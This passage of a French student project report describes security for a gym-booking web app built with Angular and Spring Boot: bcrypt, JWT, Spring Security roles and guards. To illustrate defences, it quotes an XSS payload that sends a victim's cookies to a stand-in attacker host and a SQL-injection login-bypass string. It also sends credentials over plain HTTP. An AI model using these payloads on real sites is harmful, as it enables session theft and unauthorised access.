Pour la réalisation des interfaces utilisateurs, j'ai utilisé les composants graphiques de la bibliothèque Angular Material, ce qui permet d'avoir un site responsive. D'un point de vue du rendu visuel, pour une largeur d'écran supérieure ou égale à 600 px, le menu de l'interface utilisateur s'affiche normalement, et la disposition des blocs fonctionnels (Réservation, Abonnement, Catalogue) correspond à un alignement horizontal :




Pour une largeur d'écran inférieure à 600 px le menu de l'interface utilisateur s'affiche sous la forme d'un menu burger et la disposition des blocs correspond à un alignement vertical :



Par ailleurs, Angular Material permet de protéger l'application des failles XSS (voir section 4.2.7)

Dans les sections suivantes, j'aborde le module d'authentification.






## 4. Module d'authentification

### 4.1 Mise en base des données utilisateurs

Le module d'authentification de l'application repose sur deux tables dans la base de données (et donc sur deux entités au sens objet du modèle MVC conformément au mapping ORM) : *users* et *authorities*.



La première table, '*users*', contient des informations générales relatives à un utilisateur (qu'il soit client ou collaborateur du staff Smart Fitness) comme son nom, son identifiant (username), son email, son mot de passe ; le champs username étant la clé primaire de la table. La seconde table, '*authorities*', contient deux champs : username qui est joint par relation au champ username de la table '*users*' et

un second champ authority correspondant au rôle de l'utilisateur. Pour rappel (section 2.6 Gestion des utilisateurs et des accès), selon son statut, un utilisateur se voit attribuer l'un des quatre rôles suivants : ANONYMOUS, CUSTOMER, MANAGER ou ADMIN.

Comme il vient de l'être mentionné, les deux tables sont reliées par le champ 'username'. La nature de la relation est ici @One-to-One. Comme ce champ représente la clé primaire côté '*users*', ce même champ représentera la clé étrangère côté '*authorities*'. En termes d'annotations, cela se traduit dans l'entité '*users*' par les déclarations suivantes :

```
@OneToOne (cascade=CascadeType.REMOVE)
    @JoinColumn (name="username")
    protected Authority authority;
```

L'option (cascade=CascadeType.**REMOVE**) de l'annotation @OneToOne a pour effet de supprimer à la fois dans les tables '*users*' et '*authorities*' le tuple correspondant à un username donné. L'annotation @JoinColumn permet de déclarer le champ passé en paramètre de la propriété *name* (name="**username**") comme champ de jointure.

Quant à l'entité reliée '*authorities*', elle comporte les déclarations suivantes :

```
@OneToOne (mappedBy="authority")
    private User user;
```

La propriété (mappedBy="**authority**") de l'annotation @OneToOne permet de mettre en place le concept de champ inversé, c'est-à-dire que la relation ne se trouve pas directement dans l'entité principale ('*users*') mais au sein de la deuxième entité ('*authorities*').

Comme la table '*users*' contient les mots de passe des utilisateurs, il est nécessaire de les chiffrer. Ce point est l'objet de la section suivante : la mise en place de la politique de sécurité.




## 4.2 Mise en place de la politique de sécurité

Selon Wikipédia, la sécurité informatique vise à empêcher le mauvais usage, la modification ou le détournement du système d'information.

Pour le projet SmartFitness, la sécurité de l'application repose sur le module Spring Security de SpringBoot qui utilise JWT (Java Web Token) pour sécuriser les échanges REST entre le back-end et le front-end et l'algorithme bcrypt pour le chiffrement des mots de passe en base de données.

### 4.2.1 Protection des mots de passe en base de données

Comme toute ressource accessible depuis le réseau, les informations contenues dans une base de données doivent être protégées notamment les mots de passe des utilisateurs. Une des techniques pour les protéger consiste à leur appliquer des fonctions de hachage basés sur des algorithmes à sens unique :



Pour crypter un mot de passe il existe des fonctions de hachage (MD5, SHA-1, SHA-256, ...). Toutefois cette méthode est vulnérable aux attaques dites de collision pour les fonctions de hachage MD5 et SHA1-0 et aux attaques de type « rainbow tables » qui sont des tables pré calculées de hash permettant de trouver le mot de passe initial. Afin d'apporter un niveau de sécurité supérieur lors du stockage des mots de passe dans la base de données, le salage, combiné aux fonctions de hash, est utilisé comme technique de chiffrement, il consiste en l'insertion de préfixes et suffixes à l'intérieur des mots de passe. Bcrypt en est une implémentation algorithmique et est utilisée par Spring Security pour le chiffrement des mots de passe en base de données :

```
BCryptPasswordEncoder bcrypt = new BCryptPasswordEncoder();  
"{bcrypt}" + bcrypt.encode(newCustomer.getPassword()),
```


Ces instructions génèrent un mot de passe crypté sur une soixantaine de caractères, comme par exemple :  
{bcrypt}\$2a\$10\$woFD.JoUP44f4iyS0YLywO5TLT4xabSvFZF9T4NEwhcGLmjGkKsOe

**Remarque :** Bcrypt génère deux chiffrements différents pour deux mots de passe identiques. C'est-à-dire que si deux utilisateurs ont deux mots de passe identiques, le chiffrement de leurs mots de passe en base de données seront eux différents.

### 4.2.2 La gestion de l'authentification

Lorsqu'il s'authentifie sur une page de login, l'utilisateur transmet ses identifiant et mot de passe. Afin que le mot de passe ne circule pas en clair sur le réseau, celui-ci est envoyé dans le header codé en base 64 grâce à la fonction `btoa(ussername + ":" + password)`.

Une recherche sur le moyen de sécuriser l'authentification avec comme critère de recherche *security authentication spring boot angular 7*, m'a conduit au site




<https://medium.com/@rameez.s.shaikh/angular-7-spring-boot-basic-authentication-example-98455b73d033>. La traduction se trouve en annexe 2.

Ci-après la fonction d'authentification du front-end :

```
attemptAuth(username: string, password: string): Observable<any> {  
  const credentials = {username: username, password: password};  
  return this.httpClient.post('http://localhost:8080/userctrl/login', null, {  
    headers: {  
      "Content-Type": "application/json",  
      'Access-Control-Allow-Origin': '*',  
      "Authorization": "Basic " + btoa(username + ":" + password)  
    }  
  });  
}
```

Le principe d'une authentification de type Basic est le suivant :




**Note :** L'encodage en base 64 n'offre aucune sécurité en soi car il suffit de faire l'opération inverse (Base64Decode) pour retrouver les informations en clair. Pour sécuriser l'échange, il aurait été nécessaire d'utiliser en plus le protocole HTTPS.

Lorsque le serveur web Tomcat (le serveur d'application) reçoit les identifiants de connexion, il procède à l'authentification. Si l'authentification échoue, une exception est levée et retourne le code d'erreur 401, sinon le programme retourne un « token » dont la signature algorithmique correspond à une clé hachée de type HS512. Cette gestion des tokens est présentée à la section 4.2.4.

#### 4.2.3 Protection contre le CSRF (Cross-Site Request Forgery)

Le serveur back-end (8080 – Tomcat) et le serveur front-end (4200 – node.js) communiquent ensemble via des appels REST sur la base d'une authentification de type « stateless ». Une authentification stateless signifie que les informations ayant permis à un utilisateur de s'authentifier ne sont pas conservées entre deux requêtes successives. Une des vulnérabilités des applications stateless est le CSRF (Cross-Site

Request Forgery, « *falsification de requête inter-sites* »). Le principe de cette faille consiste à envoyer à un utilisateur déjà authentifié comme un manager une requête falsifiée l'invitant par exemple à modifier les informations d'un compte utilisateur informations sans que le manager ne se rende compte de rien. Il s'agit donc d'une requête de type action interne au site.




Pour se prémunir de cette attaque et sécuriser les échanges entre le serveur Tomcat (serveur d'application du back-end) et le serveur Node.js (serveur de présentation du front-end) lorsqu'un utilisateur est connecté, Spring Security utilise la bibliothèque JWT (JSON Web Token). Le principe est l'échange d'un jeton signé inclus dans le header de la requête et permettant de vérifier la légitimité de la requête: `"Authorization": this.token.getToken()` (voir la génération d'un token à la section 4.2.4) :

```
this.httpClient.put<Command>('http://localhost:8080/commandctrl/updatecommand', command, {
  headers: {
    "Content-Type": "application/json",
    "Access-Control-Allow-Origin": '*',
    "Authorization": this.token.getToken()
  })
```

#### 4.2.4 Génération d'un token JWT

Un JWT (Json Web Token) est composé de trois parties, chacune contenant des informations différentes : (source : <https://blog.ippon.fr/2017/10/12/preuve-dauthentification-avec-jwt/>)

- un header,
- un payload (les “claims”),
- la signature.



Le header et le payload sont structurés en JSON. Ces trois parties sont chacune encodées en base64url, puis concaténées en utilisant des points (".").

Le header identifie quel algorithme a été utilisé pour générer la signature, ainsi que le type de token dont il s'agit comme JWT.

Exemple de header :

```
{  
  "alg": "HS512",  
  "typ": "JWT"  
}
```

Ici, le header indique que la signature a été générée en utilisant **HMAC-SHA512**.

Le payload est la partie du token qui contient les informations que l'on souhaite transmettre. Ces informations sont appelées "claims". Pour le projet Smart Fitness, le « claims » est constitué des clés suivantes :

"id", "username", "fullname" et "authority", ce qui me permet entre autres de récupérer le rôle de l'utilisateur côté front :

```
import * as jwt_decode from 'jwt-decode'  
  
/.../  
  
const decodedToken = jwt_decode(this.token.getToken());  
const authority = decodedToken.authority;
```

La signature est la dernière partie du token. Elle est créée à partir du header et du payload généré et d'un secret. Une signature invalide implique systématiquement le rejet du token.


`HMAC-SHA512(key, header + '.' + payload)`

Une fois ces 3 éléments générés, on peut assembler le token JWT.

`token = encodeBase64(header) + '.' + encodeBase64(payload) + '.' + encodeBase64(signature)`

On arrive alors au résultat suivant :

**Header:** { "alg": "HS512", "typ": "JWT" }  
**Payload:** { "id": Long.toString(user.getIdUser()),  
 "username": user.getUsername(),



```
"fullname": user.getUsername(),

"authority": user.getAuthority()}}
```

Exemple d'un token généré :

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWJqZWN0IjoiaSm9obiBkb2UiLCJhZG1pbiI6dHJ1ZSwiaWF0IjoiMTQ4NTk2ODEwNSJ9.fisiLFuR4RYuw606Djr2KtQ7y2u-G6OzlHchzklBcd0
```


Dans le cas du projet Smart Fitness, j'implémente la génération des tokens dans la classe JwtTokenProvider :

```
**
* Génération du token
* @param authentication
* @param user
* @param userService
* @return
*/
public AuthToken generateToken(Authentication authentication, User user,
UserService userService) {

    user = userService.findByUsername(user.getUsername()); // pour récupérer l'id

    SecurityContextHolder.getContext().setAuthentication(authentication);

    //User user = (User)authentication.getPrincipal();
    Date now = new Date(System.currentTimeMillis());
    Date expireDate = new Date(now.getTime() + TOKEN_EXPIRATION_TIME);
    Map<String, Object>claims = new HashMap<>();
    claims.put("id", (Long.toString(user.getIdUser())));
    claims.put("username", user.getUsername());
    claims.put("role", authentication.getAuthorities());
    String jwt = TOKEN_PREFIX + Jwts.builder()
        .setSubject(user.getUsername())
        .setClaims(claims)
        .setIssuedAt(now)
        .setExpiration(expireDate)
        .signWith(SignatureAlgorithm.HS512, SECRET_KEY)
        .compact();
    return new AuthToken(jwt);
}
```



#### 4.2.5 La gestion des autorisations

En fonction de son rôle, un utilisateur peut accéder ou non aux services d'une application (les ressources URI pour une application web). Dans le cas présent, la gestion des autorisations s'apparente à une gestion des routes circonscrites aux rôles. Dans *Spring Security*, cette gestion se fait dans la méthode `configure(HttpSecurity http)` de la classe `WebSecurityConfig` dont voici un extrait:

```
@Override
    protected void configure(HttpSecurity http) throws Exception {

        http.cors().and().csrf().disable()

        .exceptionHandling().authenticationEntryPoint(unauthorizedHandler).and()
            .sessionManagement()
            .sessionCreationPolicy(SessionCreationPolicy.STATELESS)
            .and()
            .headers().frameOptions().sameOrigin()
            .and()
            .authorizeRequests()
            .antMatchers("/").permitAll()
            .antMatchers("/postman/**").permitAll()
            .antMatchers("/userctrl/newcustomer").permitAll()
            .antMatchers("/emailctrl/signupconfirm/**").permitAll()
            .antMatchers("/userctrl/authority/**").hasAnyRole("ADMIN",
"MANAGER", "CUSTOMER")
            .antMatchers(SIGN_UP_URLS).permitAll()
            .anyRequest().authenticated();
        http.addFilterBefore(jwtAuthenticationFilter(),
UsernamePasswordAuthenticationFilter.class);
    }
}
```


**Commentaires :** Pour chaque requête d'un utilisateur, `.permitAll()` signifie que la ressource demandée ne nécessite aucun droit d'accès contrairement à `.hasAnyRole("ADMIN", "MANAGER", "CUSTOMER")`. Au préalable l'appel de `http.addFilterBefore(jwtAuthenticationFilter(), UsernamePasswordAuthenticationFilter.class)` procède à l'authentification de l'utilisateur, et en cas de succès détermine le rôle de l'utilisateur :

```
/**
 * méthode appelée vérifiant que la requête d'un utilisateur est habilitée à accéder à la ressource du
 contrôleur
 */
@Override
    protected void doFilterInternal(HttpServletRequest httpServletRequest, HttpServletResponse
httpServletResponse, FilterChain filterChain) throws ServletException, IOException {

        try{
            String jwt = getJWTFromRequest(httpServletRequest);
            if(StringUtils.hasText(jwt) && tokenProvider.validateToken(jwt)) {
                int userId = tokenProvider.getUserIdFromJWT(jwt);

                User user = customUserDetailsService.loadUserById(userId);

                // Authentification de l'utilisateur
                UsernamePasswordAuthenticationToken authenticationToken = new
UsernamePasswordAuthenticationToken(
                    user.getUsername(),
                    user.getPassword()
                );
            }
        }
```



```

SecurityContextHolder.getContext().setAuthentication(authenticationToken);

// Extrait du token le rôle de l'utilisateur
List<SimpleGrantedAuthority> updatedAuthorities = new ArrayList<>();
updatedAuthorities.add(new SimpleGrantedAuthority(tokenProvider.getAuthorityFromJWT(jwt)));

// Sert à paramétrer le contexte de l'authentification de l'utilisateur avec son niveau d'autorité (ie, son rôle)
SecurityContextHolder.getContext().setAuthentication(
    new UsernamePasswordAuthenticationToken(
        SecurityContextHolder.getContext().getAuthentication().getPrincipal(),
        SecurityContextHolder.getContext().getAuthentication().getCredentials(),
        updatedAuthorities
    );
}
} catch (Exception ex) {
    logger.error("Could not set user authentication in security context", ex);
}

filterChain.doFilter(httpServletRequest, httpServletResponse);
}

```

Au final, en fonction de son rôle, un utilisateur aura le droit ou non d'accéder à une ressource via un contrôleur.

#### 4.2.6 La gestion des accès aux pages du site côté front-end

La gestion de l'authentification et des autorisations s'effectue via le module Spring Security sur le serveur d'application en `http://localhost:8080`. Côté serveur de présentation en `http://localhost:4200`, un autre niveau de couche de sécurité est lui basé sur le concept de « guards ». Un guard est un service qui s'exécute lorsqu'un utilisateur essaie de naviguer vers une page du site. Il retourne une valeur booléenne indiquant si l'utilisateur est autorisé ou non à visualiser la page sur laquelle s'applique le guard.

Pour mon projet, j'ai mis en œuvre quatre guard correspondant au rôle de l'utilisateur :

- CUSTOMER
- MANAGER
- ADMIN

+ un guard spécifique pour éviter à tout utilisateur ayant payé une commande de revenir en arrière lorsque son paiement a été validé.

Ci-dessous, un extrait de l'implémentation du guard relatif à un utilisateur de profil admin


```

export class AuthGuardAdminService implements CanActivate {

    constructor(private loginService: LoginService,
                private router: Router) {}

    canActivate(
        route: ActivatedRouteSnapshot,
        state: RouterStateSnapshot): Observable<boolean> | Promise<boolean> | boolean {
        if(this.loginService.isAuthenticated && this.loginService.authority === 'ROLE_ADMIN') {
            return true;
        } else {
            this.router.navigate(['/login']);
        }
    }
}

```






#### 4.2.7 Protection contre les XSS (Cross-Site Scripting)

Une autre source de vulnérabilité sont les XSS. Le principe du cross-site scripting est d'injecter du code côté client du code Java Script qui sera exécuté par d'autres utilisateurs. Par exemple si un site propose l'upload d'image avec la possibilité de remplir un champ de description et qu'un utilisateur malintentionné mette dans le champ description du code permettant de lire les cookies ( Une image" /><script>document.location="http://attaquant.com/get.php?v=" + document.cookie;</script><p class="), la page sur le serveur contenant l'image uploadé aura dans sa description du code malicieux :

```
<script>document.location="http://attaquant.com/get.php?v=" + document.cookie;</script><p class="" />
```

Et lorsqu'un utilisateur accèdera à cette page tous ses cookies seront envoyés vers le site de l'attaquant.



### Angular - How to Prevent XSS Attacks

Angular propose par défaut des mécanismes de protection contre les failles XSS. Pour cela Angular procède à la « *Sanitization* » de toutes les variables ayant pour fonction de capturer les entrées de l'utilisateur comme ici le champ description. Le principe de la « *Sanitization* » (désinfection) est d'encoder tout caractère Javascript ou HTML afin d'empêcher leur exécution.



#### 4.2.8 Protection contre les injections SQL

L'injection SQL réside dans le fait qu'un cyber-attaquant peut à partir d'une entrée utilisateur (cookie, URL, formulaire HTML, ...) altérer une requête à destination d'une base de données.

Par exemple si sur une page de login, un utilisateur saisit comme identifiant ``users`` et comme mot de passe ``password``, la requête SQL envoyée vers la base lors de la soumission de la page d'authentification pourrait être la suivante :

```
String query="SELECT * FROM `users` WHERE user=`users` AND password=`password`;"
```

Mais si un cyber-attaquant saisit les informations de la façon suivante :

Username

admin ' OR '1'='1 ' //

Password

La requête devient :

```
String query="SELECT * FROM `users` WHERE user=`admin` OR `1` = `1` // AND password=` `";
```

La partie après la séquence `//` étant mise en commentaire, le cyber-attaquant est alors en mesure de se connecter sur le site, et ce malgré qu'il ne possède pas de compte utilisateur sur le site en question.


Les moyens de défense contre les injections SQL sont entre autres l'utilisation d'ORM (Object Relational Mapping) et les requêtes paramétrées, ce qui permet d'éviter de faire des références directes aux entrées d'utilisateurs lors de l'écriture des requêtes SQL :

```
@Query("SELECT u FROM Users u WHERE u.username = ?1 AND password = ?2")
User findByUsernameAndPassword(String username, String password);
```

Comme la communication entre le serveur d'application et la base de données repose sur le module Spring Data JPA (voir la section 3.1.2 – Les composants d'accès à la base de données) qui est basé sur le mapping et les requêtes paramétrées, l'application est protégée des attaques de type « Injection SQL ».

\*  
\*      \*

Dans la section suivant j'aborde les fonctionnalités permettant aux utilisateurs de se constituer une séance à partir de la sélection d'équipements par tranche de 10'.



## 5. La gestion de réservation d'équipements

C'est le module permettant aux utilisateurs de se constituer des séances.

### 5.1 Obtention de la liste d'équipements

Pour chaque tranche horaire de 10' pris entre 6h et 22h, l'utilisateur se verra proposer une liste d'équipements disponibles. Cette liste se présentera sous la forme d'un composant graphique de type accordéon extensible (techniquement parlant un *mat-accordion* constitué de *mat-panel* pour chaque type d'équipement) :

Elliptique (dispo : 3 )	▼
Tapis roulant (dispo : 2 )	▼
Vélo (dispo : 1 )	▼

Sa source de données est le résultat de deux requêtes SQL


- Une pour recenser les équipements disponibles de chaque catégorie d'équipements pour une tranche horaire donnée :

```
@Query(value= "SELECT facility.* FROM facility INNER JOIN facility_category ON "  
    + " facility_category_id_facility_category = id_facility_category "  
    + " WHERE name_facility_category like ?1 AND id_facility NOT IN "  
    + " (SELECT facility_id_facility FROM timestamp_facility INNER JOIN  
facility_category ON "  
    + " facility_category_id_facility_category = id_facility_category "  
    + " WHERE date_of_timestamp like ?2 ) ", nativeQuery = true)  
List<Facility> findByFacilityAvailable(String facilityName, String  
timestampToString);
```

- L'autre pour obtenir le nombre d'équipements disponibles par catégorie d'équipements (ce qui correspond à l'indication *dispo* chiffrée entre parenthèses):

```
@Query(value = "SELECT (facility_category.quantity_facility_category) - "  
    + " (SELECT COUNT(*) FROM timestamp_facility INNER JOIN  
facility_category ON "  
    + " timestamp_facility.facility_category_id_facility_category =  
facility_category.id_facility_category "  
    + " WHERE facility_category.name_facility_category like ?1 AND  
timestamp_facility.date_of_timestamp like ?2 ) "  
    + " FROM facility_category WHERE  
facility_category.name_facility_category like ?1", nativeQuery = true)  
int findByFacilityCategoryCount(String nameFacilityCategory, String timestamp);
```

Pour disposer de ces informations au sein d'une même entité, j'ai créé dans le package modèle une classe adaptateur `FacilityAvailableAdaptater` qui n'a pas lieu d'être persistée en base, elle ne possède donc pas d'annotations JPA (Java Persistence API). Sa raison d'être consiste à collecter et rendre



disponible les résultats des deux requêtes SQL précédentes via un service implémenté de la manière suivante :

```
int availableFacilities = 0;
String nameFacilityCategory = "";
ArrayList<FacilityAvailableAdaptater> facilitiesAvailableAdaptater =
new ArrayList<FacilityAvailableAdaptater>() ;
List<Facility> facilities = null;
List<FacilityCategory> facilityCategories =
this.facilityCategoryRepo.findAll();

for (int i=0; i<facilityCategories.size(); i++) {
    nameFacilityCategory =
facilityCategories.get(i).getNameFacilityCategory();
    availableFacilities =
this.timestampFacilityRepo.findByFacilityCategoryCount(nameFacilityCategory,
timestampToString);
    facilities =
this.facilityRepo.findByFacilityAvailable(nameFacilityCategory,
timestampToString);
    facilitiesAvailableAdaptater.add(new
FacilityAvailableAdaptater(nameFacilityCategory, availableFacilities,
facilities));
}
return facilitiesAvailableAdaptater;
```

